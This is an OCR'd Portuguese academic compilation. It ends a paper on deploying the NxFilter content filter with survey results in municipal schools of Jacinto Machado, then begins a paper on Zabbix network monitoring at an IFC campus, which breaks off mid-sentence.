8 IMPLEMENTAÇÃO


O presente capítulo abordará a instalação e configuração da ferramenta de segurança NxFilter.

8.1 INSTALAÇÃO E CONFIGURAÇÃO DO NXFILTER

Para a instalação do NxFilter foi utilizada a última versão para *Windows* no momento de sua instalação, versão 4.3.5.1, disponível no site oficial do NxFilter. Foi instalado em um computador com sistema operacional *Windows* 7 Professional de 64 bits. O processo de instalação foi somente avançando as opções padrão do arquivo de instalação.

Após instalado foi realizado o acesso a página inicial do NxFilter no IP 10.1.50.247, conforme ilustrado na figura 5. O IP foi obtido por DHCP pelo computador que o hospeda e depois foi definido no *Mikrotik RouterBoard* como IP estático.

Figura 5 - *Dashboard* do NxFilter



Fonte: Os Autores, 2019

As primeiras configurações feitas foram na aba *CONFIG,* onde foi necessário atribuir o IP do computador na opção redirecionamento de página de bloqueio, quando houvesse uma solicitação de DNS bloqueada. Foi ativado a opção de autenticação que levará o usuário à página de *login* para acessar a internet. Foi definido a página de *login* como login.com e página de *logout* como logout.com. Também foi definido o tempo de sessão de login para 245 minutos, tempo de um turno escolar.

A próxima configuração feita foi na aba *DNS.* O NxFilter funciona como um servidor DNS de encaminhamento, precisando de um servidor DNS *upstream*, então foi definido o servidor DNS Google cujo IP é 8.8.8.8.

A próxima configuração foi feita na aba *POLICY*, nela são definidas as políticas de bloqueio por categoria de conteúdo. Foi utilizado as categorias de conteúdo padrão que o NxFilter oferece, assim criando as políticas: alunos, liberados e professores. Na política alunos foi definido o bloqueio das categorias conforme definido na reunião. Na política professores foi definido bloquear categorias diferentes a dos alunos. Na política liberados não há bloqueios por ser usado nas secretarias das escolas, conforme definido na reunião.

A próxima configuração foi feita na aba *USER.* Nela foram criados os grupos de usuários e os usuários. Foram criados os grupos: alunos, liberados e professores. No grupo alunos foi definido a política de bloqueio alunos, no grupo liberados a política de bloqueio liberados e no

grupo professores a política de bloqueio professores. Os usuários do grupo alunos e professores precisam se autenticar na página de *login* para ter acesso à internet. Já os usuários liberados têm acesso à internet por autenticação de IP. Foram definidos todos os dispositivos manualmente que teriam a liberação. Os IPs dos dispositivos liberados foram definidos como estáticos no *Mikrotik RouterBoard* da SECEJM.

Também foi configurado no *Mikrotik RouterBoard* da SECEJM as regras de *firewall* para que todo tráfego DNS passasse pelo NxFilter.

Feita a implantação do sistema, foi disponibilizado aos professores e alunos o acesso à internet. Foi explicado em sala de aula o procedimento para ter o acesso.

9 RESULTADOS E DISCUSSÕES

No presente capítulo são apresentados e discutidos os resultados da pesquisa tecnológica cuja investigação científica foi constituída de um questionário semiaberto aplicado aos professores dos anos finais das escolas municipais de Jacinto Machado - SC, com intuito de validar os objetivos propostos neste trabalho.

O mecanismo de coleta de dados foi aplicado por questionário impresso aos professores que atuam nas escolas municipais de Jacinto Machado - SC. Entre uma população de 33 professores que lecionam nos anos finais, cerca de 52%, ou seja, 17 professores responderam ao questionário semiaberto.

Em primeiro momento, questionou-se aos pesquisados se houve uma mudança na metodologia das suas aulas após disponibilização de internet sem fio aos alunos. Os resultados apontaram que 100% dos professores responderam que sim, pois a disponibilização da internet contribuiu principalmente para pesquisas, traduções de textos, acesso a vídeos e imagens. Isto contribuiu para que os alunos fossem além do material oferecido pelo professor, facilitando o andamento das aulas e trabalhos. Portanto todos os professores avaliaram que a disponibilização de internet obteve um impacto positivo durante as aulas ministradas.


Quando questionados se o acesso aos sites não relacionados às aulas prejudicou o rendimento delas, 16 professores (94%) responderam que não. Os pesquisados alegam que através de uma norma definida pela diretoria da escola, os *Smartphones* devem ficar recolhidos em uma caixa

que fica na mesa do professor quando não é permitido o uso. Quando permitido, é estabelecido um tempo para utilização, posteriormente é informado para todos desligarem os *Smartphones* e estes são recolhidos novamente. Em contrapartida, 6% dos pesquisados responderam de forma contrária, pois alguns alunos escondiam os *Smartphones* no momento do recolhimento e utilizavam quando não era permitido o uso.

Posteriormente, foi questionado sobre o funcionamento da implementação do controle de conteúdo, onde a questão menciona se houve dificuldade no sistema implementado de acesso à internet (*login* e senha). Destaca-se que havia sido passado aos alunos em sala o método de como acessar a internet. Cerca de 94% dos entrevistados mencionaram que não tiveram dificuldade.

Também foi questionado se na percepção dos pesquisados o software controlador de conteúdo bloqueou os sites considerados impróprios ao ambiente escolar. Conforme a figura 6, 71% dos pesquisados consideram que os sites foram bloqueados, já 23% mencionam que apenas alguns sites foram bloqueados e outros 6% dos pesquisados relatam que os sites não foram bloqueados. Um entrevistado relatou que não percebeu se o software realizou ou não o bloqueio, outro entrevistado mencionou que os alunos já vinham com os jogos abertos de casa e através de aplicativos conseguiam burlar o sistema.

Figura 6 - Percepção de bloqueio de sites considerados impróprios



Fonte: Os Autores, 2019

Dados captados pelo NxFilter mostram que alguns domínios do *whatsapp* não tiveram bloqueio, da mesma forma que alguns domínios de

jogos e de ferramentas que burlaram a filtragem. Foi verificado que estes domínios estão na categoria CDN (Entretenimento), que não está habilitada no NxFilter para bloqueio.

Em seguida, procurou-se saber se, mesmo com os recursos disponíveis na sala de informática, é mais conveniente utilizar a internet pelos *Smartphones* dos alunos dentro da sala de aula ao invés de usar o laboratório de informática. Cerca de 88% alegaram que é mais fácil, pois anteriormente acontecia de o laboratório de informática não estar disponível quando era necessária a utilização. Além disso, é mais prático, não precisando se deslocar até o laboratório de informática. Os outros mencionaram que ainda utilizam a sala de informática, pois alguns alunos não têm *Smartphones* ou acontece da bateria do *Smartphone* estar descarregada.

Na sequência, questionou-se sobre a disponibilização do acesso aos alunos. Uma parcela referente a 53% avaliou a disponibilização como boa. Outros 47% qualificaram como ótimo. Por fim, o intuito era saber de que forma pode ser melhorado o sistema de acesso à internet implementado por redes sem fio aos alunos. Os pesquisados justificaram que a disponibilização da internet só veio para acrescentar e do jeito que foi implementado está ótimo. Entretanto dois entrevistados sugeriram "*melhorar a conexão, pois nem todos os aparelhos conseguem ficar conectados*" e "*oportunizar aos professores cursos que possam demonstrar o uso de alguns recursos midiáticos e tecnológicos em suas aulas*".

10 CONSIDERAÇÕES FINAIS

A realização desta pesquisa permitiu alcançar os objetivos propostos inicialmente de disponibilizar acesso à internet sem fio aos alunos, controlado pela ferramenta de segurança NxFilter. A disponibilização de redes sem fio e a aplicação da ferramenta de segurança NxFilter nos anos finais das escolas municipais de Jacinto Machado - SC, segundo dois entrevistados "*foi uma grande evolução na educação e também nos trabalhos ministrados pelos professores*" e "*esse sistema é de ótima qualidade e só veio para acrescentar como ponto positivo nas salas de aula*".

Em relação a isso, Teixeira (2010) assegura que a importância da utilização da tecnologia computacional na área educacional visa melhorar

o desenvolvimento do educando, através da dinamização no processo de ensino-aprendizagem, que possibilita alcançar um estudo diferenciado e significativo.

Ao utilizar a disponibilização de redes sem fio, os professores se depararam com algumas dificuldades na página de acesso de login, entretanto, após algumas instruções e um determinado tempo de utilização, eles foram se adaptando.

No decorrer do estudo e pelos dados obtidos no questionário percebeu-se que o bloqueio por categorias que a ferramenta NxFilter oferece não bloqueou alguns domínios de sites que são considerados impróprios ao ambiente escolar, assim, necessitando que sejam adicionados esses domínios nas categorias.

Dessa forma, é relevante em trabalhos futuros analisar o funcionamento da ferramenta, acrescentando os domínios manualmente e adicionar outras ferramentas para apoiar o sistema implementado a realizar o efetivo bloqueio dos sites impróprios ao ambiente escolar.

REFERÊNCIAS

BENFICA, Alex. **O que é Smartphone?** 2019. Disponível em: <https://www.telefonescelulares.com.br/o-que-e-smartphone/>. Acesso em: 02 nov. 2019.

BUENO, Almerinda Martins de Oliveira; PEREIRA, Elis Karen Rodrigues Onofre. **Educação, Escola e Didática:** Uma análise dos conceitos das alunas do curso de pedagogia do terceiro ano - uel. 2013. 14 f. Monografia (Especialização) - Curso de Pedagogia, Universidade Estadual de Londrina, Londrina, 2013.

CHAER, Galdino; DINIZ, Rafael Rosa Pereira; RIBEIRO, Elisa Antônia. **A técnica do questionário na pesquisa educacional.** 2009. Disponível em: <http://www.educadores.diaadia.pr.gov.br/arquivos/File/maio2013/sociologia_artigos/pesqusia_social.pdf>. Acesso em: 02 out. 2019.

CIPOLI, Pedro. **O que é DNS?**. Disponível em: <https://canaltech.com.br/internet/o-que-e-dns/>. Acesso em: 24 ago. 2019.

CUPANI, Alberto. **La peculiaridad del conocimiento tecnológico.** São Paulo: Scientiae Studia, 2006. 371 p.

FONSECA, João José Saraiva da. **Metodologia da pesquisa científica.** 2002. 127 f. Monografia (Especialização) - Curso de Comunidades Virtuais de Aprendizagem - Informática Educativa, Universidade Estadual do Ceará, Ceará, 2002.

GIL, Antonio Carlos. **Métodos e técnicas de pesquisa social.** 6. ed. São Paulo: Atlas S.a, 1999. 206 p.

IBGE. 2019. Disponível em: <https://cidades.ibge.gov.br/brasil/sc/jacinto-machado/panorama>. Acesso em: 23 ago 2019.

JACINTO MACHADO (SC). [S.D.]. Disponível em: https://turismo.jacintomachado.sc.gov.br/brasil/sc/jacinto-machado/panorama. Acesso em: 23 ago. 2019.

JACINTO MACHADO (SC). Secretaria Municipal de Educação, Cultura e Esportes. **Censo Escolar Municipal de Jacinto Machado 2019**. Jacinto Machado, SC: Secretaria Municipal de Educação, Cultura e Esportes, 2019.

LEONARDI, Marcel. **Controle de conteúdos na internet:** filtros, censura, bloqueio e tutela. 2007. Disponível em: Acesso em: 21 jun. 2019.

MARTINS, Vicente. **Educação na Constituição de 1988:** O artigo 205. 2001. Disponível em: <https://www.direitonet.com.br/artigos/exibir/479/Educacao-na-Constituicao-de-1988-O-artigo-205>. Acesso em: 09 out. 2019.

MINAYO, Maria Cecília de Souza; DESLANDES, Suely Ferreira; GOMES, Romeu. **Pesquisa Social: Teoria, método e criatividade**. 2011.

MORAIS, Carlos Tadeu Queiroz de; LIMA, José Valdeni de; FRANCO, Sérgio Roberto K.. **Conceitos sobre Internet e Web.**Porto Alegre: Ufgrs, 2012. 112 p.

MORAN, José Manuel et al. **Novas tecnologias e mediação pedagógica.** 6 Ed. Campinas; Papirus, 2000.

NETO, Joaquim Agostinho DE. 2019. **Uso das tecnologias na Educação**. Disponível em:<https://meuartigo.brasilescola.uol.com.br/educacao/uso-das-tecnologias-na-educacao.htm>. Acesso em: 24 jun. 2019.

NXFILTER. 2019. Disponível em: https://nxfilter.org/p3/. Acesso em: 28 jun. 2019.

PETERSON, Larry L.; DAVIE, Bruce S.. **Redes de Computadores:** Uma abordagem de sistemas. 5. ed. Rio de Janeiro: Elsevier, 2013. 545 p.

PINTO, Pedro. **Ministério da Educação limita acesso à internet nas escolas.** 2014. Disponível em: https://pplware.sapo.pt/informacao/ministerio-da-educacao-limita-acesso-a-internet-nas-escolas/. Acesso em: 21 jun. 2019.

RODRIGUES, Lucas de Oliveira. 2019. **Educação**. Disponivel em: <https://mundoeducacao.bol.uol.com.br/educacao>. Acesso em: 24 de jun. 2019.

SABBATINI, Renato M.e.; CARDOSO, Silvia Helena. **Uma Introdução à Internet.** 2012. 11 f. Tese (Doutorado) - Curso de Educação em Medicina e Saúde, Instituto Edumed, Campinas, 2012.

SARAIVA, Lucina Martins. **Formação de educadores para uso de informática na escola.** UNICAMP/NIED, 2003.

SECRETARIA MUNICIPAL DE EDUCAÇÃO, CULTURA E ESPORTES. **Referencial Pedagógico da Rede Municipal de Educação.** 2010.

SERAFIM, Maria Lúcia; SOUSA, Robson Pequeno de. **Multimídia na educação:** o vídeo digital integrado ao contexto escolar. 2011. Disponível em: <http://books.scielo.org/id/6pdyn/pdf/sousa-9788578791247.pdf>. Acesso em: 19 out. 2019.

SOUZA, Maria Gerlanne de. **O uso da internet como ferramenta pedagógica para os professores do ensino fundamental.** 2013. Disponível em: http://www.uece.br/computacaoead/index.php/downloads/doc_view/2044-tccmariagerlanne?tmpl=component&format=raw. Acesso em: 24 de jun. 2019.

TEIXEIRA, Adriano. **Inclusão Digital:** Novas Expectativas para a Informática Educativa. Ijuí: RS. Ed. Unijuí, 2010.

VOSGERAU, Dilmeire; OGAWA, Mary Natsue. **Necessidades na formação do gestor para itegração das tecnologias:** uma revisão sistemática. Florianópolis: Udesc, 2014. Disponível em: <http://xanpedsul.faed.udesc.br/arq_pdf/729-0.pdf>. Acesso em: 07 out. 2019.

APÊNDICE A – QUESTIONÁRIO

Questionário aplicado aos professores que lecionam nos anos finais das escolas municipais de Jacinto Machado.

Elaborado sob orientação de Jeferson Mendonça de Limas e coorientação de Sandra Vieira, intitulado “Disponibilização de redes sem fio e aplicação da ferramenta de segurança NxFilter em escolas municipais de Jacinto Machado” como conclusão do curso de Tecnologia em Redes de computadores.

Para continuidade do artigo, elaboramos um questionário para os professores, que serão fundamentais para o trabalho em desenvolvimento. Assim, gostaríamos de vossa inestimável colaboração nesta jornada, respondendo ao questionário abaixo:

1- Qual escola você atua como professor efetivo?

( ) Escola Municipal de Educação Básica Albino Zanatta

( ) Escola Municipal de Educação Básica Arizona

( ) Escola Municipal de Educação Básica Figueira

2 - Após a disponibilização de acesso à internet sem fio aos alunos, houve uma mudança na sua metodologia de ministrar suas aulas?

( ) Sim

( ) Não

3 - Descreva de que forma a disponibilização da internet contribuiu para o desenvolvimento das suas aulas?

_____
_____
_____
_____
_____

4 - A disponibilização do acesso à internet aos alunos obteve um impacto positivo durante as suas aulas ministradas?

( ) Sim

( ) Não

5 - O acesso aos sites não relacionado às aulas prejudicou o rendimento delas? (Justifique).

( ) Sim

( ) Não

_____
_____
_____
_____
_____
_____

Perguntas referente ao software implementado de bloqueio de conteúdos inapropriados.

6 - Houve dificuldade no sistema implementado de acesso à internet (*login* e senha)?

( ) Sim

( ) Não

7 - Pôde ser percebido que o software controlador de conteúdo bloqueou sites considerados impróprios ao ambiente escolar no momento que os discentes tentaram acessar?

( ) Bloqueou

( ) Bloqueou a alguns sites

( ) Não bloqueou

8 - Na sua percepção foi possível ter acesso a sites considerados impróprios ao ambiente escolar?

( ) Sim

( ) Não

9 - Na sua opinião mesmo com os recursos disponíveis na sala de informática, é mais conveniente utilizar a internet pelos *Smartphones* dos alunos dentro da sala de aula a usar a sala de informática? (Justifique).

( ) Sim

( ) Não

_____
_____
_____
_____
_____
_____

10 - Qual o conceito que você atribui a disponibilização do acesso aos alunos como um todo?

( ) Ótimo

( ) Bom

( ) Regular

( ) Ruim

( ) Péssimo

11 - Na sua percepção, de que forma pode ser melhorado o sistema implementado de acesso à internet por redes sem fio aos alunos?

_____
_____
_____
_____
_____

Implementação da Ferramenta de Monitoramento de Redes Zabbix no Instituto Federal Catarinense, *Campus* Avançado Sombrio

Christopher Ramos dos Santos[1], Guilherme Rodrigues de Campos[1], Jeferson Mendonça de Limas[2], Marcos Henrique de Morais Golinelli[2]

[1]Acadêmicos do Instituto Federal Catarinense – Campus Avançado Sombrio – 88960000 – Sombrio – SC – Brasil

[2]Docentes do Instituto Federal Catarinense – Campus Avançado Sombrio – 88960000 – Sombrio – SC – Brasil

{chrisramossantos, grcamposti}@gmail.com, {jeferson.limas, marcos.golinelli}@ifc.edu.br

Abstract: *Monitoring computer networks is essential to detect or prevent potential failures. Thus, with the growth of structured networks, the need for tools that automate tasks becomes necessary for network administrators. Zabbix was the tool of choice for monitoring the activity and availability of IFC Campus Avançado Sombrio network assets because it is open source and flexible. In this way, it is an applied bibliographical research, focusing on the problems of the institution's activities and seeking a resolution through theoretical references, registered on the internet, in books and articles. It was decided to monitor the fundamental resources for the functioning of the network environment such as as: switches, routers, firewalls, nobreaks and servers, aiming to reduce the unavailability of the network and optimize the time of the IT staff. After implementation, it is possible to graphically assess network demand and project future expansions beyond the possible prognosis of device failures.*

Keywords: *Management; Network; Network Administrators; Zabbix.*

Resumo: *O monitoramento de redes de computadores é essencial para detectar ou prevenir possíveis falhas. Sendo assim, com o crescimento das redes estruturadas a necessidade de ferramentas que automatizam*

tarefas se faz necessária para os administradores de redes. Por ser open source e flexível, o Zabbix foi a ferramenta escolhida para realizar o monitoramento das atividades e disponibilidade dos ativos de rede do IFC Campus Avançado Sombrio. Neste modo, por ser uma pesquisa bibliográfica aplicada, concentrando-se nos problemas das atividades da instituição e buscando a resolução por meio de referências teóricas publicadas na interne,t em livros e artigos, optou-se por monitorar os dispositivos considerados fundamentais para o funcionamento do ambiente de rede, tais como: switches, roteadores, firewalls, nobreaks e servidores, tendo como intuído diminuir a indisponibilidade da rede e otimizar o tempo de atuação da equipe de TI. Após implementação, pôde-se avaliar por meio de gráficos a demanda de rede e projetar futuras ampliações, além de prognosticar possíveis falhas dos dispositivos.

Palavras-chave: *Monitoramento; redes; Administradores de redes; Zabbix.*

1 INTRODUÇÃO

Uma rede de computadores precisa disponibilizar recursos e serviços, além de ser ágil, segura e ter alta disponibilidade. Sendo assim, o gerenciamento de rede tem a função de suprir essas necessidades, ou seja, contribuir para que a rede estaja sempre disponível o maior tempo possível, sem grandes interrupções. (KOCH, 2008)

De acordo com Black (2008), uma rede de computadores, por menor e mais simples que seja, necessita de um gerenciamento com o objetivo de assegurar a disponibilidade de serviços em grau satisfatório. Sendo assim, com a evolução no número de dispositivos que utilizam os serviços e sistemas da rede, tornou-se comum utilizar os sistemas de gerência. Para Specialski (2013), com a recorrente expansão das redes, a complexidade de seu gerenciamento aumentou, logo, adotar ferramentas de gerenciamento tornou-se indispensável para o monitoramento e controle.

Desse modo, por meio de uma pesquisa aplicada, que conforme Thiollent (2005), concentra-se em torno dos problemas presentes nas atividades das instituições, organizações, grupos ou atores sociais, a implementação da ferramenta Zabbix feita no Instituto Federal Catarinense - Campus Avançado Sombrio se dá pela inexistência de um software de monitoração. Neste ponto, a ausência de uma ferramenta de monitoramento acaba demandando tempo dos profissionais que atuam no

setor de TI em prognosticar possíveis falhas e/ou até mesmo atuar diante de panes.

Além disso, o fundamento que contribui para justificar a abordagem desta problemática é a possibilidade de implantação de uma ferramenta altamente utilizada em grandes corporações, capaz de monitorar diversos dispositivos, com uma documentação constantemente atualizada por uma comunidade ativa e disponibilizada de forma *open source*, ou seja, não acarretando custos para a instituição.

No mais, o referencial teórico busca dar entendimento ao referido tema, buscando por meio de artigos publicados, elucidar cada assunto abordado de forma individual. Da mesma forma, por intermédio de trabalhos relacionados, busca-se abordar resultados obtidos mediante a implementação da ferramenta Zabbix em diferentes ambientes. Neste aspecto, com base na compreensão dos pontos tratados, materiais e métodos descrevem o ambiente e passos utilizados para atingir os objetivos inicialmente propostos e, por fim, apresentá-los em resultados e discussão.

2 REFERENCIAL TEÓRICO

Este capítulo aborda as ideias e os principais conceitos técnicos necessários para o entendimento do tema pesquisado e das etapas realizadas.

2.1 GERENCIAMENTO DE REDE

O gerenciamento está associado ao controle das atividades e ao monitoramento do uso dos recursos no ambiente de redes de computadores. Segundo Xavier, Koch e Westphall (2002), o principal objetivo da gerência de redes é prover qualidade de serviços das aplicações que requerem o uso da estrutura da rede. Para Black (2008), a partir do gerenciamento é possível ter controle dos recursos da rede, além de permitir a identificação e prevenção de problemas.

Diante disso, foi proposto pela Organização Internacional de Normalização (ISO, *International Organization for Standardization*) uma separação das funcionalidades do gerenciamento de redes, sendo assim, conforme tópicos abaixo, Specialski (2013) detalha os aspectos importantes de cada uma:

- **Gerenciamento de falha**: mostra exatamente em qual componente ocorreu a falha. Remaneja a rede para diminuir o efeito da falha do dispositivo afetado;

- **Gerenciamento de contabilização**: evita que um usuário ou um grupo de usuários tenha uma quantidade maior de privilégios de acesso e monopolização da rede, em comparação aos demais usuários. Impede que tenha usuários inoperantes na rede e mantenha um bom desempenho da mesma;

- **Gerenciamento de configuração**: realiza as configurações gerais dos componentes, assim como efetuar manutenção, adição, atualização e mostrar o *status* na comunicação entre os dispositivos ao longo do funcionamento da rede

- **Gerenciamento de desempenho**: monitora as atividades dos componentes da rede e faz o controle do uso de recursos.

- **Gerenciamento de segurança**: gera, distribui e armazena chaves de criptografia. Monitora e controla o acesso à rede a as informações obtidas. Realiza a coleta, o armazenamento e averiguação dos registros de auditoria e *logs* de segurança.

Dessa forma, Koch (2008) afirma que o gerenciamento compreende o monitoramento dos recursos de rede, com o objetivo de realizar uma análise dos resultados obtidos, para corrigir ou antecipar falhas. Neste sentido, o serviço de gerenciamento compõe em sua estrutura um grupo de elementos fundamentais para o seu funcionamento.

2.2 ARQUITETURA DE GERÊNCIA DE REDES

A arquitetura de gerência de redes contribui para efetuar uma divisão dos elementos da rede, para então realizar um melhor gerenciamento. Sendo assim, os *softwares* de gerenciamento de rede adotaram os quatro componentes básicos da arquitetura para seu funcionamento, que foram detalhas por Lopes (2002):

- Elementos gerenciados: *software* que possui um elemento chamado de agente. O mesmo permite o monitoramento e controle de

equipamentos da rede;

- Estação de gerência: deve conter ao menos uma em um sistema de gerência. O *software* da estação de gerência que se comunica diretamente com os agentes é designado como gerente, e tem como objetivo monitorar e controlar;

- Protocolo de gerência: para que haja comunicação entre o agente e o gerente, a mesma linguagem precisa ser interpretada pelos mesmos. Sendo assim, foi definido o protocolo de gerência, que permite funções de monitoramento (leitura) e controle (escrita);

- Informações de gerência: os gerentes e agentes podem realizar troca de informação, mas não de todo tipo. E quem define os dados que transitam são as informações de gerência, que determinam os dados que os agentes e gerentes trocarão.

2.3 IMPORTÂNCIA DE GERENCIAR UMA REDE.

Conforme Sousa (2017), para saber o que está acontecendo na rede e realizar um controle ágil da mesma é necessário um gerenciamento. Por conseguinte, é possível a detecção e localização de problemas, assim como monitorar o tráfego da rede para suprir as necessidades de controlar o volume de dados e velocidade para facilitar a identificação e correção de falhas.

> *"Uma rede sem mecanismos de gerência pode apresentar problemas que irão afetar o tráfego dos dados, bem como sua integridade, como problemas de congestionamento do tráfego, recursos mal utilizados, recursos sobrecarregados, problemas com segurança entre outros." (PINHEIRO, 2002)*

Conforme Matos (2009), a necessidade de gerência surgiu através da expansão da rede. Sendo assim, tornou-se mais trabalhoso e difícil realizar o gerenciamento. Entretanto, foram desenvolvidas ferramentas que podem automatizar o processo de gerência.

2.4 PROTOCOLOS UTILIZADOS PARA GERENCIAMENTO

2.4.1 Protocolo SNMP

O Protocolo Simples de Gerenciamento de Redes (SNMP, *Simple Network Management Protocol)* é um protocolo de comunicação utilizado para transmitir informações de status dos equipamentos conectados à rede (SOUZA, 2015). Conforme Dias e Alves (2002), o SNMP é definido como um protocolo de gerência a nível de aplicação e é utilizado para buscar dados de agentes distribuídos na rede.

Atualmente o SNMP conta com três versões, que são detalhadas por Esteves e Alves (2013):

- SNMP versão 1 (SNMPv1): o SNMPv1 é caracterizado por utilizar o conceito de comunidades (*communities)* e estas funcionam como senhas do tipo *strings*, com a função de estabelecer conexão entre os equipamentos que estão sendo monitorados e máquinas que realizam a gerência;

- SNMP versão 2 (SNMPv2): foi agregado ao SNMPv2 a melhoria na autenticação das *communities* com a reparação de falhas que havia na versão anterior;

- SNMP versão 3 (SNMPv3): a principal mudança nesta versão foi a questão da evolução de segurança incluída ao protocolo. Cada dispositivo monitorado pôde contar com uma rigorosa autenticação. Ainda, foi adicionado a privacidade de comunicação entre os equipamentos gerenciados.

- 2.4.2 Protocolo Zabbix

O Protocolo Zabbix trabalha de modo simplificado e funciona sobre conexões TCP. De acordo com Mota (2017), foi criado pelos desenvolvedores do *software* de gerência Zabbix um protocolo para realizar a comunicação de agentes entre dispositivos que não suportam protocolos mais utilizados, como o SNMP.

Em conformidade à documentação oficial do Zabbix (2018), um equipamento alvo de monitoração recebe a instalação de um agente Zabbix, com o intuito de monitorar os recursos e aplicações locais, como discos e partições, memória, estatísticas do processador, etc.

Há dois tipos de verificações que são executadas pelo protocolo:

- Verificação passiva: nesse modo uma requisição de informação é respondida pelo agente. Sempre que necessário o servidor ou o *Proxy* do Zabbix requerem informações do uso de CPU, memória, disco, entre outras e o agente mostra o resultado solicitado;

Verificação ativa: um pouco mais trabalhoso, nesse modo o agente precisa receber previamente uma lista com todos os alvos a serem monitorados e intervalo para coleta dos dados.

2.5 SOFTWARES DE GERÊNCIA DE REDES

Conforme a expansão dos dispositivos na rede que podem ser gerenciados, se fez necessário o uso de *softwares* específicos para realizar a gerência de redes. Neste ponto, Freitas (2001) afirma que para uma observação constante da rede, um sistema de gerenciamento trabalha com uma gama de processos e tarefas que podem ser agregados com um bom uso de técnicas e ferramentas apropriadas.

Neste caso, o *software* de gerência Nagios, segundo Koch (2008), é uma ferramenta desenvolvida para monitoramento de rede, em que realiza o envio de notificações de eventos sobre a monitoração de *hosts* e serviços. Dessa forma, a aplicação foi inicialmente criada para funcionar na plataforma Linux, posteriormente podendo ser utilizado em sistemas Unix e Windows com suporte a envio de *emails*, compartilhamento de arquivos, troca de dados na *web*, sistema de nome de domínios, entre outros recursos.

Nesse sentido, Matos (2009) afirma que, com a ferramenta de monitoramento Cacti pode-se obter, por meio de gráficos, informações sobre *status* atual da rede e seu sistema foi planejado para trabalhar com o protocolo SNMP. Com o *software* instalado em um *host* é possível coletar dados de dispositivos na rede, como disponibilidade de disco, uso da CPU, tráfego da rede, temperatura dos equipamentos, entre outros. Por meio de sua arquitetura, é possível implementar ferramentas adicionais com novas funcionalidades.

Ainda neste contexto, Horst, Pires e Déo (2015) afirmam que o Zabbix é um *software* moderno, funciona em diversas plataformas e é uma das ferramentas mais utilizadas de monitoramento *open source*. O sistema funciona trabalhando em conjunto com um Sistema de Gerenciamento de Banco de Dados (SGBD, *Data Base Management System*) para armazenar dados e configurações coletadas. Através da descoberta de baixo nível (LLD, *Low Level Discovery*) é permitido a criação automática de itens, *triggers* e gráficos para acompanhamento da monitoração de equipamentos. Mota (2017) relata que o Zabbix surgiu com o intuito de ser uma ferramenta de monitoramento diferente das que estão no mercado, com preço acessível, baixo custo de manutenção e que não necessita de conhecimento avançado para se utilizar.

3 TRABALHOS RELACIONADOS

Nessa seção serão apresentados trabalhos relacionados, com o propósito de apresentar um embasamento teórico para justificar a escolha pelo nosso tema.

Freitas (2001) descreveu, por meio de um estudo de caso, uma problemática em relação ao controle de rede, propondo métodos para a implementação de sistemas de gerenciamento. O autor cita, ainda, que devido ao *software* implementado, pôde-se coletar informações para facilitar no monitoramento e, logo tornou o sistema ágil e útil. Por fim, Freitas afirma que foi possível ter conhecimento de problemas que não podiam ser identificados com a operação de rede no dia a dia. Sendo assim, com o uso das ferramentas, houve uma facilidade para tomada de decisões quanto ao aspecto de configuração da rede e identificação de problemas relacionado ao desempenho da mesma.

Silva, Medeiros e Martins (2015), desenvolveram um trabalho analisando a utilização da ferramenta Zabbix e do protocolo SNMP para

realizar o monitoramento e controle da rede. Os autores concluíram que é essencial conter na rede um gerenciamento centralizado e isso foi possível com utilização da ferramenta Zabbix, além de controlar e gerenciá-la, também antecipar e resolver de problemas rotineiros.

Com intuito de apresentar uma aplicação prática, Romeiro e Costa (2016) utilizaram a ferramenta Zabbix para efetuar a leitura e escrita de dados de um sistema de automação residencial gerenciada por meio do protocolo SNMP. A partir dos resultados obtidos, reiterou que a ferramenta se mostrou aceitável, mesmo sendo desenvolvida para administrar redes de computadores e que isso foi possível devido a gama de recursos permitidos pela ferramenta.

Soares e Costa (2015) apresentaram um estudo de caso sobre o monitoramento de ativos de rede voltados à transmissão de imagens médicas entre filiais e matriz do Grupo Alliar – Medicina Diagnóstica, com o intuito de mapear e diagnosticar de forma rápida possíveis falhas na comunicação entre as empresas. O estudo teve como foco a latência apresentada entre os *links* que acarretava na apresentação de falhas por meio da aplicação PACS, impactando na replicação das imagens. Como resultado do estudo, enfatizaram como a ferramenta foi eficaz no monitoramento por meio do modelo *simple check* implementado.

4 MATERIAIS E MÉTODOS DE PESQUISA

4.1 MÉTODO DE PESQUISA


Para validar as ideias do objetivo proposto com conceitos, a metodologia da pesquisa reúne procedimentos adotados para a condução de um determinado projeto de pesquisa e, necessariamente, precisa ser classificada (FREITAS JUNIOR, SOUSA, 2018).

Quanto ao método de pesquisa, considera-se aplicada pois, conforme Thiollent (2005), a pesquisa aplicada concentra-se em torno dos problemas presentes nas atividades das instituições, organizações, grupos ou atores sociais. Está empenhada na elaboração de diagnósticos, identificação de problemas e busca de soluções. Respondem a uma demanda formulada por “clientes, atores sociais ou instituições”.

Desse modo, a aplicação desse artigo tem enfoque no monitoramento dos dispositivos considerados fundamentais para o

